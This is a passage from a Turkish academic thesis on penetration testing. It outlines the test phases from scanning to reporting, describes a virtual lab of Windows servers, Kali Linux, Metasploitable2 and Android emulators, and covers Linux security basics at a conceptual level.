bırakmamalıdır. Tarama ve Numaralandırma işlemi için kullanılan tüm araçlar ve numaralandırılmış tüm aşamalar canlı olarak bir senaryoda kullanılmadan önce mutlaka test edilmelidir. Nmap, SuperScan, Hping gibi tarayıcılarla açık portlar başarılı bir şekilde tespit edildikten sonra bu portların arkasındaki servislerin manuel veya hazır araçlar kullanılarak belirlenmesi gerekmektedir. Penetrasyon testini yapan kişi hedef sistem ve temel işletim sistemi üzerinde çalışan hizmetlerin tam adlarını ve sürümlerini doğrulamalıdır (Naik vd., 2009).

Zafiyet analizi aşaması

Hedef sistemler başarılı bir şekilde ve hedef sistem ile ilgili gerekli detaylar toplandıktan sonra penetrasyon testini yapan kişinin hedef sistemin olası açıklarını tespit etmeye çalıştığı aşama zafiyet analizi aşamasıdır. Bu aşamada penetrasyon testini yapan kişi hedef sistemin açıklarını tespit etmek için otomatikleşmiş hazır araçlar kullanabilmektedir ve bu araçlar en son güvenlik zafiyetleri ve bu zafiyetlerin detaylarını içeren veri tabanlarına sahiptir. Bu aşamada penetrasyon testini yapan kişi geçersiz girdiler, rastgele diziler vb. sağlayarak sistemi test eder ve sistem çıktısında herhangi bir hata veya istenmeyen bir davranış olup olmadığını kontrol eder. Bu işlemlerin sonucunda penetrasyon testini yapan kişinin tanımlanamayan birçok güvenlik açıkları ile karşılaşabilme olasılığı vardır ve bu nedenle manual olarak testler gerçekleştirilmeden sadece otomatik araçlarla yapılan zafiyet analizi işlemi tam olarak güvenilir değildir, bazı güvenlik açıkları gözden kaçabilmektedir. Yani zafiyet analizleri yalnızca hazır araçlara güvenilerek yapılmamalıdır (Creasey, 2017).

Saldırı aşaması

Saldırı aşaması herhangi bir penetrasyon testindeki en merkezi ve en zor aşamadır ve aşağıdaki gibi kategorize etmek mümkündür;

- Sömürme Aşaması
- Yetki Yükseltme Aşaması

Sömürme aşaması

Bu aşamada daha önce penetrasyon testi yapan kişi tarafından elde edilen zafiyetler sömürülür. Penetrasyon testini yapan kişinin zafiyetleri anlaması, yazması, hazır araçları ve scriptleri yorumlayabilmesi için C, Perl, Python veya Ruby gibi betik dilleri bilmesi gerekmektedir. Herhangi bir zafiyetin sömürülmesi sistemlerin çökmesine neden olabildiği için sömürü işlemi gerçekleştirilmeden önce bir test ortamında denenmelidir. Bazı kuruluşlar özellikle kritik

sistemlerdeki belirli güvenlik açıklarından yararlanılmasını ister ve böyle bir senaryoda penetrasyon testini gerçekleştirecek kişi güvenlik zafiyetlerinin kuruluşlar üzerindeki etkisi hakkında ayrıntılı bilgi içeren kanıtları sağlamalıdır. Sömürme işlemi gerçekleştirilirken hazır araçların kullanılması zaman kazanılmasını sağlar. Bir zafiyet tam olarak sömürüldükten sonra tam yetkiye sahip bir kullanıcının bilgilerine ulaşılamayabilir ve yetki yükseltme işlemi gerekir. Bu durum Şekil 1.4.'de görüleceği üzere saldırı ve keşif aşamaları arasındaki geri besleme döngüsü ile gösterilebilmektedir (Creasey, 2017).

Şekil 1.4. Saldırı ve keşif aşamaları arasındaki besleme döngüsü.

Yetki yükseltme aşaması


Analizi yapılan zafiyetlerin başarılı bir şekilde sömürülmesinden sonra elde edilen kullanıcı seviyesinin tam yetkiye sahip olmaması durumunda hedef sistem üzerinde daha fazla analiz yapabilmek için yetki yükseltme işlemi yapılması gerekmektedir. Penetrasyon testini yapan kişi analiz ettiği bir zafiyeti başarılı bir şekilde sömürebilmek için hedef sistemler arasında dönüşüm (pivoting) işlemi gerçekleştirmektedir. Dönüşüm işlemi bir zafiyetin işletme üzerindeki ticari etkisinin daha sağlıklı anlaşılmasına yardımcı olan hedef ağdaki sistemlere saldırmak için hedef sistemin kullanıldığı bir işlemdir. Ancak bu tarz dönüşüm ve yetki yükseltme işlemleri gerçekleştirilirken penetrasyon testi yapan kişinin ilgili kuruluştan izin alması ve dikkatli olması gerekmektedir (Pokuri vd, 2015).

Raporlama aşaması

Penetrasyon testi aşamalarının sonuncusu olan raporlama aşaması yapılan tüm işlemlerin dokümantasyonu niteliğinde olduğundan oldukça önemli bir aşamadır. Bu aşamanın diğer üç aşamayla paralel olarak gerçekleştirilmesi penetrasyon testi süreci boyunca yapılan her işlemin kayıt altına alınmasını daha sağlıklı kılar fakat saldırı aşamasından sonra da gerçekleştirilebilmektedir. Rapor aşaması, güvenlik açıklarının hedef kuruluşun işlerine etkilerini doğru bir şekilde yansıtabilmek için tüm bulguları uygun grafikler, rakamlar vb. ile ayrıntılandırılarak hem teknik hem de yönetim özellikleri göz önünde bulundurularak hazırlanmalıdır. Penetrasyon testi raporu içerisinde gerçekleştirilen faaliyetler, bulgular ve alınacak önlemler hakkında yöneticiyi bilgilendirecek şekilde açık ve net bir yönetici özeti bulundurmalıdır. Bu bulgulara dayanarak alınacak güvenlik önlemlerinin maliyet analizi yapılacaktır. Analiz edilen her zafiyetin ayrıntı ve önlemleri raporda mevcut olmalıdır. Saldırı aşamasında gerçekleştirilen zafiyet sömürülerinin ekran görüntüleri raporda yer almalıdır. Müşterinin hayal gücüne yer bırakılmadan kesin ve net bir penetrasyon testi raporunda olması gereken maddeler aşağıdaki gibidir (Pokuri vd., 2015).

- Yönetici Özeti
- Detaylı Bulgular
- Bulunan Güvenlik Zafiyetlerinin Risk Seviyesi
- İşletme Etkisi
- Öneriler
- Sonuç


Penetrasyon testi aşamalarının tamamı Şekil 1.5.'de görselleştirilmiştir.



Şekil 1.5. Penetrasyon testi aşamalarının tamamı.

2. SANAL LABORATUVAR DİZAYNI VE KULLANILAN ARAÇLAR


Penetrasyon testi yapılırken penetrasyon testine yönelik bazı araçların sanal laboratuvar üzerinde kullanımı test süreçlerinde zaman kazandırmaktadır. Bu bölümde çalışma esnasında kurulan sanal laboratuvar ortamı ve penetrasyon testi işleminde kullanılan araçlar sunulmuştur. Çalışma kapsamında Vmware Workstation aracı kullanılarak saldırgan cihaz olarak Kali Linux Aracı kurulmuştur. Hedef sistem olarak Windows işletim sistemleri üzerinde penetrasyon aşamalarını gerçekleştirmek amacıyla Domain Controller'a bağlı IIS Server, MSSQL Server, Windows XP, Windows 7, Windows 10 ve Linux işletim sistemlerinin bulunduğu kurumsal firmaların IT kurulumlarını yansıtan sanal bir laboratuvar ortamı kurulmuştur. Linux üzerinde penetrasyon aşamalarını gerçekleştirmek amacıyla hedef sistem olarak Metasploitable2 zafiyetli makinesi kullanılmıştır. Android işletim sistemlerinde penetrasyon testi gerçekleştirmek amacıyla hedef sistem olarak Kali Linux üzerine SPF(Smart Phone Pentest Framework), Android 2.1, Android 2.2, Android 4.3 Emülatörleri kurulmuştur. Android Emülatörlerin yönetimi SPF aracı ile gerçekleştirilmiştir. Saldırgan olarak Android 4.3 emülatörü ele alınmıştır. Web siteleri üzerinde penetrasyon testleri gerçekleştirilmesi amacıyla da hedef sistem olarak zafiyetli bir web sitesi uygulama laboratuvarı kullanılmıştır. Çalışma kapsamında kurulan sanal laboratuvarın genel hatları Şekil 2.1.'de görüldüğü gibidir.




Şekil 2.1. Kurulan sanal laboratuvar ortamı.

2.1. Vmware Workstation

Sanallaştırma çözümlerinde dünya liderliği yapan Vmware Workstation, veri merkezlerini sanallaştırmak ve test ortamları kurmak için çözümler sunmaktadır. Sanallaştırma var olan fiziksel donanım alanlarının mantıksal bölümlere ayrılmasıyla, ilgili fiziksel makine üzerinde sanal olarak birden fazla makinenin kullanılması işlemini gerçekleştiren bir yöntemdir (Vugt, 2013). Bu çalışmada sanallaştırma işlemleri Vmware Workstation 15 ve Vmware Workstation Pro ile yapılmıştır. Şekil 2.2.'de Vmware Workstation 15, Şekil 2.3.'de ise Vmware Workstation Pro programlarının açılış menüleri gösterilmektedir.



Şekil 2.2. Vmware workstation 15 player.



Şekil 2.3. Vmware workstation pro.

Şekil 2.4.'de görüldüğü gibi Vmware Workstation kullanılarak sanallaştırılmış katmanlar oluşturulmuş bu sanallaştırma katmanı sayesinde var olan fiziksel donanım, birden fazla sanal makineye istenilen oranda dağıtılmıştır. Vmware Workstation ile bir sanal makinenin klonlanması, anlık durumunun kaydedilmesi ve ağ bağlantılarının yapılandırılması gibi işlemler gerçekleştirilebilmektedir.

Şekil 2.4. Sanallaştırma mimarisi.

2.2. Domain Controller


Domain Controller, yerel ağdaki bilgisayar yapısı ve bilgisayar sistemlerinin çatısını oluşturan bir etki alanı yöneticisidir. Windows sunucu ailesine bağlı herhangi bir işletim sistemi kurularak, domain controller olarak yapılandırılarak yerel ağ içindeki tüm bilgisayar ağları ve bilgisayar sistemleri yönetilebilmektedir. Tüm sistem ve ağların tek bir merkezden (Domain Controller) yönetilmesinin sağladığı avantajlardan biri Domain içerisindeki her nesne bilgisinin Active Directory veri tabanında depolanmasıdır. Tüm domain yapısının bilgileri kendi bünyesinde barındırılır ve tüm sistem tek bir noktadan yönetildiğinde çevrim içi trafik yönetilmiş dolayısıyla performans arttırılmış olur (Vmware, 2019).

Bu çalışma kapsamında Vmware Workstation üzerinde Windows Server 2012 işletim sistemi kullanılarak sanal bir Domain Controller kurulmuş, konfigürasyon ayarları yapılmış ve pentest.com isimli bir Domain Etki Alanı oluşturulmuştur.

2.3. IIS Server

IIS server açılımı Internet Information Services'tır. Windows işletim sistemlerinin web sunucusu olarak kullanılmaktadır. IIS sunucu, web uygulamalarının yayınlanabilmesi için uygulamaları bünyesinde barındırır dışarı sunar ve dışarıdan gelen çağrıları yanıtlayabilmek için varsayılan olarak belirlenen 80 numaralı portu dinler, gelen talepleri uygun alt yapıya devreder. Bir istemci http protokolü üzerinden sunucudan bir istekte bulunduğunda sunucu tarafında gelen istekler ilk önce IIS ile karşılanır. IIS sunucular sadece web sayfalarını sunmaz, ayrıca uzaktaki bileşenler için bir geçit görevi görür ve FTP sunucu olarak ta kullanılabilmektedir (Stanek, 2008).

Bu çalışmada Windows Server 2012 ile Vmware Workstation üzerinde sanal bir IIS sunucu kurulmuştur, konfigürasyonu yapılmıştır ve pentest.com domain etki alanine Şekil 2.5'de görüldüğü gibi eklenmiştir.



Şekil 2.5. Domain etki alanına ekleme.

2.4. MSSQL Server

MSSQL sunucusu herhangi bir yazılımın veya web sitesinin verilerini kullanan ve verilerini içerisinde saklayan bir veri tabanı sistemidir ve açılımı Microsoft SQL Server'dır. Bir blog içerisindeki yazılar, yorumlar, kullanıcı bilgileri ve daha birçok veri MSSQL yardımıyla depolanabilmektedir. MSSQL Server kullanıcılara gelişmiş özellikler sunması nedeniyle windows tabanlı sunucu ve programlama dillerinde en çok kullanılan veri tabanı sistemidir (Leblanc, 2013).


Bu çalışmada Windows Server 2012 kullanılarak VMware Workstation üzerinde sanal bir MSSQL Server oluşturulmuştur. Konfigürasyon ayarları yapılıp pentest.com domain etki alanına eklenmiştir. Web uygulamaların penetrasyon testi aşamasında herhangi bir veri tabanı oluşturulmak istenildiğinde MSSQL Server kullanılarak çalışma kapsamı genişletilebilmektedir.

2.5. Kali Linux

Linux işletim sistemi ilk olarak 5 Ekim 1991'de 0.02 sürümüyle MIT'nin haber listelerinde dünyaya sunulmuştur. Unix, bir işletim sistemi ailesine verilmiş ortak bir isimdir ve linux resmi olarak olmasa da bu işletim sistemi ailesinin türevlerinden biridir. Linux çok kullanıcılı bilgisayar ağlarında kullanılmak üzere tasarlanmış Unix sistemlerin tüm avantajlarına sahip bir işletim sistemidir. Linux işletim sistemi birden çok kullanıcı desteği, çok görevli olması, çok işlemci desteği, TCP/IP desteği, dosya yapısı ve kabuk (shell) gibi özellikleri bulundurmaktadır.

Kali ise daha çok penetrasyon testi işlemlerinde ve tersine mühendislikte kullanılmak üzere özelleştirilmiş Offensive Security 'nin en yeni Linux dağıtımlarından biridir (Mauerer, 2008).


Bu çalışmada Vmware Workstation kullanılarak sanal bir Kali Linux işletim sistemi kurulmuştur. Kali Linux işletim sistemi Şekil 2.6.'da gösterilmektedir.



Şekil 2.6. Kali Linux işletim sistemi.

2.5.1. Kali Linux mimarisi

Kali Linux işletim sistemi mimarisi Şekil 2.7.'de görüldüğü gibi görselleştirilebilmektedir.




Şekil 2.7. Kali Linux mimarisi.

Linux çekirdeği, tüm işlemlerden sorumlu yönetim kademesidir ve sistemin düzgün çalışmasını sağlamaktadır. Bilgisayar kaynaklarını düzenleme, kullanıcının görevlerinin sırayla yapılması, bellek denetimi ve yan birimlerin (CD-ROM, disket sürücü v.b.) çalışmasından çekirdek sorumludur. Kabuk linux sistemlerde çekirdek aracılığı ile kullanıcıların haberleşmesini ve kullanıcı ile bilgisayar arasındaki bağlantıyı sağlamaktadır. Girilen komutları bilgisayara, sonucu kullanıcıya ileten kabuk seviyesidir. Kali Linux'ta kullanılan terminal, komut ile çekirdeğe ulaşmakta ve kontrol sağlamaktadır. Kali Linux süreç yönetimini süreç kavramı, çalışan süreçleri izleme, arka plan süreci ve süreç sonlandırma olmak üzere 4 kategoride incelemek mümkündür. Çalışmakta olan program parçacığına süreç denilir ve her bir sürecin kendisine ait bir ID'si (PID) mevcuttur. Süreçler bu PID'ler üzerinden ilerlerken birden fazla kullanıcı için aynı anda birden fazla süreç kullanılabilmektedir. Sistemde çalışan süreçler ve durumlar "ps" ve "top" komutları ile izlenebilmektedir. Top komutu verileri anlık olarak güncelleyebilir ve task manager'a benzer bir çalışma sistemine sahiptir. Süreçleri sonlandırmak için "ps" komutuyla süreç ID'leri öğrenildikten sonra "kill" komutu kullanılmaktadır. Süreçlere belirli işleri yapmalarını bildiren sinyallere ve kill komutuna ait sinyallere 1(sighup) ve 9(sigkill) sinyalleri örnek verilebilmektedir. 1(Sighup) sinyali bazı servisler tarafından konfigürasyon dosyalarının yeniden okunması için kullanılırken, 9(sigkill) sinyali süreci tamamen sonlandırmak için kullanılmaktadır. "Killall" ve "pkill" gibi komutlar da aynı amaçlar için kullanılabilmektedir (Pritchett ve De Smett, 2013).

2.5.2. Kali Linux güvenlik mekanizması

Kali Linux güvenlik mekanizmasını fiziksel güvenlik, çekirdek güvenliği, kullanıcı güvenliği, parolalar, dosya güvenliği, proxy, TCP/IP ortamında güvenlik, güvenlik duvarları, kayıt tutulması, güvenlik paketleri açısından ele almak mümkündür. Kali Linux'ta fiziksel güvenlik BIOS güvenliği olarak ele alınacaktır. BIOS güvenliği için caydırıcı etki yaratma açısından parola ayarı yapılmalıdır fakat bu gene de BIOS'un tam olarak güvenli olduğu anlamına gelmez. Çekirdek güvenliği için, çekirdeği güncel tutmak, derlemesini yapmak ve yamalı çekirdek olduğundan emin olmak gerekir. Kullanıcı güvenliğinde, kullanıcılara yeni hesaplar açarken mümkün olduğunca minimum oranda yetki verilmelidir ve ne zaman oturum açıp, kapattıklarına dair kayıtlar mutlaka tutulmalıdır. Aktif olmayan kullanıcı hesapları silinmeli ve log dosyaları kontrol altında tutulmalıdır. Root, tam yetkili kullanıcı hesapları güvenliği için bu kullanıcıların sahip olduğu yetkiler çok az kişiye verilmelidir ve root olarak rlogin/sh/exec(r-utilities) uzantısı kullanılmamalı ve kesinlikle rhosts yani özel erişim dosyası yaratılmamalıdır. Kali Linux çok kullanıcılı bir işletim sistemidir ve çok kullanıcılı işletim sistemlerinde sistemi


kullanmaya yetkisi olmayan kişilerin erişimini engellemek amacıyla her bir kullanıcıya belirli bir parola verilerek her kullanıcının kimliği belirlenmiş olur. Verilen parolalar kullanıcı bilgileriyle birlikte parola dosyasında (/etc/passwd) tutulur. Bu dosyadaki her bir satır sırasıyla kullanıcı adı, parola, kullanıcı numarası, grup numarası, ad, kişisel dizin ve komut yorumcusu verilerini bulundurmaktadır. Bu parolaların yetkisiz kişiler tarafından ele geçirilmesini önlemek adına crypt fonksiyonu kullanılarak parolalar şifrelenmektedir. Uygulama Şekil 2.8'de gösterilmektedir.



Şekil 2.8. Crypt fonksiyonu kullanılarak DES algoritması ile parola şifreleme.

Parola güvenliği için seçilecek parola oldukça önemlidir. Erkek ve kadın isimleri, doğum tarihleri, kullanıcı adı, telefon numarası, araba plaka numarası, sosyal güvenlik numarası, yer isimleri, bilgisayar terimleri, klavyede belli bir düzene göre arka arkaya gelen harfler, anlamlı bir sözcük, yalnızca küçük veya büyük harflerden oluşan parolalar parola olarak seçilmemelidir. İyi bir parola için iki sözcüğün arasına bir rakam ya da noktalama işaretinin koyularak birleştirilmesi gerekir ve seçilen bir cümlenin sözcüklerinin baş harfleri tercih edilmelidir. Kötü niyetli bir kişi kullanıcı parolalarını ele geçirirse, sisteme giriş yaparak dosyalara erişebilir veya sisteme giriş yapmadan bazı programlardaki güvenlik açıklarından yararlanarak, dosyalara erişim sağlayabilir. Bu tür riskleri önlemek için parola tercihi kullanıcıya bırakılmamalıdır veya parola seçimi ve parolaların geçerlilik süreleri kısıtlanmalıdır. Sistemde bulunan dosyalar üzerinde hangi işlemlerin yapılabileceğine karar veren bir dosya sahibi ve dosya grubu mevcuttur. Dosyaların güvenliğini sağlamak için dosyaların okunması, yazılması ve çalıştırılması amacıyla bu kişilere yetkilendirme yapılmaktadır. Böylece her bir dosya için üç tane üçlüden oluşan bir erişim hakları listesi elde edilecektir. Örneğin "rwxr-x--- l hande users 4030 Dec 4 15:30 deneme" komutu ile yapılan bir yetkilendirmede deneme dosyasının sahibi hande ve users grubudur. Bu grup ve kullanıcı dışında diğer kişilerin dosya üzerinde herhangi

bir yetkisi yoktur. Dosya güvenliğinin sağlanmaması, kullanıcıların kişisel dosya ve e-postalarının okunması, sistem dosyalarının değiştirilmesi, kötü niyetli kişiler tarafından yetkili kullanıcılar yaratılması ve kayıt dosyalarının silinmesi gibi riskleri doğurabilmektedir. Bu tür riskleri önlemek için dosya imzaları oluşturularak veya tripwire paketi kullanılarak dosyalar denetlenmeli PGP (Pretty Good Privacy), CSF (Cryptographic File System) kullanılarak dosyaların şifrelenmesi gerekmektedir. Bilginin güvenli bir şekilde temini ve paketlerin depolanması açısından proxy güvenliğinin sağlanması gerekmektedir. Kali Linux'ta Squid adlı yazılım programı ile proxy kullanımı sağlanabilmektedir. Squid yazılım programı hangi paketlerin kaydını tutacağını bilir, gelişmiş bir hata ve bilgilendirme sistemine sahiptir, hangi sayfanın ne kadar süre ile ne kadar disk alanı üzerinde tutulacağını bilir ve geniş bir platform desteğine sahiptir. TCP/IP protokolünün tasarımından kaynaklı açıklar, sunucu süreçlerindeki hatalardan kaynaklı açıklar, işletim sistemindeki hatalardan kaynaklı açıklar ve hizmet doğası gereği verilen olanakların kötüye kullanılması sistemlere büyük zararlar verebilmekte ve bu nedenle TCP/IP protokol ailesinin güvenliği bir sistem için önem arz etmektedir. TCP/IP protokolü güvenlik açıklarından kaynaklı riskleri azaltmak için gereksiz sunucuların kapatılması, sunuculara erişimin kısıtlanması ve güvenilen makinelerin denetlenmesi gerekmektedir. Kali Linux işletim sisteminin sahip olduğu güvenlik duvarları trafik akışını engelleyebilir veya filtreleyebilir.



Şekil 2.9. Kali Linux güvenlik duvarı.

Şekil 2.9.'da görüldüğü üzere güvenlik duvarı Kali Linux üzerinde bazı işlemlerin yapılmasına engel olsa da güvenlik açısından açık tutulmasında fayda vardır. Başarısız sistem giriş denemeleri, başarılı sistem giriş denemeleri (hangi kullanıcının ne zaman nereden sisteme giriş yaptığı), nerelerden hangi hizmetler için bağlantı isteklerinin geldiği, hizmetler sırasında gerçekleşen dosya aktarımı bilgilerinin kayıt altında tutulması Kali Linux güvenliği açısından önemlidir. Sonuç olarak Kali Linux işletim sisteminde parola güvenlikleri için crack, mkpasswd, anlpasswd, shadow password suite güvenlik paketleri, dosya güvenliği için tripwire,

pretty good privacy, cryptographic file system güvenlik paketleri, TCP/IP protokolü güvenliği için socks, secure shell, xinetd, tcpwrapper güvenlik paketleri mevcuttur ve Linux en güvenilir işletim sistemlerinden biridir (Hertzog vd., 2017).

